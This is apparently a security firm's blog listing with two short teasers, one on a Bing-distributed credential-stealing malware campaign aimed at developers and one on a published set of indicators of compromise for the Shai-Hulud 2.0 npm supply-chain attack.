May 20, 2026 – In March 2026, cirosec identified an ongoing malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools. The campaign is only accessible using the Bing search engine. Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents.

Author: Colin Glätzer, Konrad Weyhing, Felix Friedberger

Mehr Infos »
Forensic

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel, Felix Friedberger

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.
Search
Search